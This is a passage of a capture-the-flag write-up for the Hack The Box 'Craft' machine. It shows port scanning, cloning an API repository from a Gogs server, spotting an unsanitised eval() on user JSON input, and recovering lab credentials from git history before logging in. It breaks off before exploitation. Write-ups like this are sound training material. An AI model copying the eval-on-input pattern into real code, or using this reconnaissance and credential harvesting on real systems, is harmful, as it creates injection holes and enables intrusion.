

Information Gathering

1) Found open ports



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.10.110
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-02 15:31 IST
Nmap scan report for 10.10.10.110
Host is up (0.20s latency).
Not shown: 64741 closed tcp ports (reset), 791 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 bd:e7:6c:22:81:7a:db:3e:c0:f0:73:1d:f3:af:77:65 (RSA)
|   256 82:b5:f9:d1:95:3b:6d:80:0f:35:91:86:2d:b3:d7:66 (ECDSA)
|_  256 28:3b:26:18:ec:df:b3:36:85:9c:27:54:8d:8c:e1:33 (ED25519)
443/tcp  open  ssl/http nginx 1.15.8
|_http-server-header: nginx/1.15.8
| tls-nextprotoneg:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=craft.htb/organizationName=Craft/stateOrProvinceName=NY/countryName=US
| Not valid before: 2019-02-06T02:25:47
|_Not valid after:  2020-06-20T02:25:47
|_http-title: About
6022/tcp open  ssh      (protocol 2.0)
| ssh-hostkey:
|_  2048 5b:cc:bf:f1:a1:8f:72:b0:c0:fb:df:a3:01:dc:a6:fb (RSA)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-Go
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.c
gi?new-service :
SF-Port6022-TCP:V=7.94SVN%I=7%D=8/2%Time=66ACAEB7%P=x86_64-pc-linux-gnu%r(
SF:NULL,C,"SSH-2\.0-Go\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 123.02 seconds
```

2) Checked the website




About Craft

Craft aims to be the largest repository of US-produced craft brews accessible over REST. In the future we will release a mobile app to interface with our public rest API as well as a brew submission process, but for now, check out our API!

Craft - HackTheBox © All Rights Reserved.

3) Found a git service



Gogs

A painless self-hosted Git service

Easy to install

Simply run the binary for your platform. Or ship Gogs with Docker or Vagrant, or get it packaged.

Cross-platform

Gogs runs anywhere Go can compile for: Windows, macOS, Linux, ARM, etc. Choose the one you love!


Lightweight

Gogs has low minimal requirements and can run on an inexpensive Raspberry Pi. Save your machine energy!

Open Source

It's all on GitHub! Join us by contributing to make this project even better. Don't be shy to be a contributor!

4) Found source code of api




An API for IPA's.

6 Commits | 1 Branches | 0 Releases

Branch: master ▾ craft-api HTTPS SSH https://gogs.craft.htb/Craft/cra


ebachman	e55e12d800	Add db connection test script	5 years ago
craft_api	c414b16057	Add fix for bogus ABV values	5 years ago
tests	a2d28ed155	Cleanup test	5 years ago
.gitignore	90fb3e8aa0	Initialize git project	5 years ago
app.py	90fb3e8aa0	Initialize git project	5 years ago
dbtest.py	e55e12d800	Add db connection test script	5 years ago



```
┌──(vigneswar㉿VigneswarPC)-[~/craft]
└─$ git -c http.sslVerify=false clone https://gogs.craft.htb/Craft/craft-api.git
Cloning into 'craft-api'...
remote: Enumerating objects: 45, done.
remote: Counting objects: 100% (45/45), done.
remote: Compressing objects: 100% (41/41), done.
remote: Total 45 (delta 10), reused 0 (delta 0)
Unpacking objects: 100% (45/45), 7.25 KiB | 353.00 KiB/s, done.

┌──(vigneswar㉿VigneswarPC)-[~/craft]
└─$ |
```


Vulnerability Assessment

1) Found eval usage without proper sanitization



```
@auth.auth_required
@api.expect(beer_entry)
def post(self):
    """
    Creates a new brew entry.
    """

    # make sure the ABV value is sane.
    if eval('%s > 1' % request.json['abv']):
        return "ABV must be a decimal value less than 1.0", 400
    else:
        create_brew(request.json)
        return None, 201
```

2) Checked the swagger page



Craft API 1.0

[Base URL: api.craft.htb/api]

https://api.craft.htb/api/swagger.json

An API for IPA's

auth/ Operations related to authentication

GET /auth/check Checks validity of an authorization token

GET /auth/login Create an authentication token provided valid username and password

brew/ Operations related to beer.

POST /brew/ Creates a new brew entry


GET /brew/ Returns list of brews

PUT /brew/{id} Updates a brew

GET /brew/{id} Returns brew data

DELETE /brew/{id} Deletes a brew


3) Found api credentials in different commit



```
┌──(vigneswar㉿VigneswarPC)-[~/…/craft_api/api/auth/endpoints]
└─$ git diff 10e3ba4
diff --git a/dbtest.py b/dbtest.py
new file mode 100755
index 0000000..75dcc2f
--- /dev/null
+++ b/dbtest.py
@@ -0,0 +1,22 @@
+#!/usr/bin/env python
+
+import pymysql
+from craft_api import settings
+
+# test connection to mysql database
+
+connection = pymysql.connect(host=settings.MYSQL_DATABASE_HOST,
+                             user=settings.MYSQL_DATABASE_USER,
+                             password=settings.MYSQL_DATABASE_PASSWORD,
+                             db=settings.MYSQL_DATABASE_DB,
+                             cursorclass=pymysql.cursors.DictCursor)
+
+try:
+    with connection.cursor() as cursor:
+        sql = "SELECT `id`, `brewer`, `name`, `abv` FROM `brew` LIMIT 1"
+        cursor.execute(sql)
+        result = cursor.fetchone()
+        print(result)
+
+finally:
+    connection.close()
\ No newline at end of file
diff --git a/tests/test.py b/tests/test.py
index 40d5470..e4cbbe1 100644
--- a/tests/test.py
+++ b/tests/test.py
@@ -3,7 +3,8 @@
 import requests
 import json

-response = requests.get('https://api.craft.htb/api/auth/login',  auth=('dinesh', '4aUh0A8PbVJxgd'), verify=False)
```

dinesh:4aUh0A8PbVJxgd

4) Logged in



/auth/login Create an authentication token provided valid username and password

Parameters

No parameters

Responses

Response content type: application/json

Curl

```
curl -X GET "https://api.craft.htb/api/auth/login" -H "accept: application/json"
```

Request URL

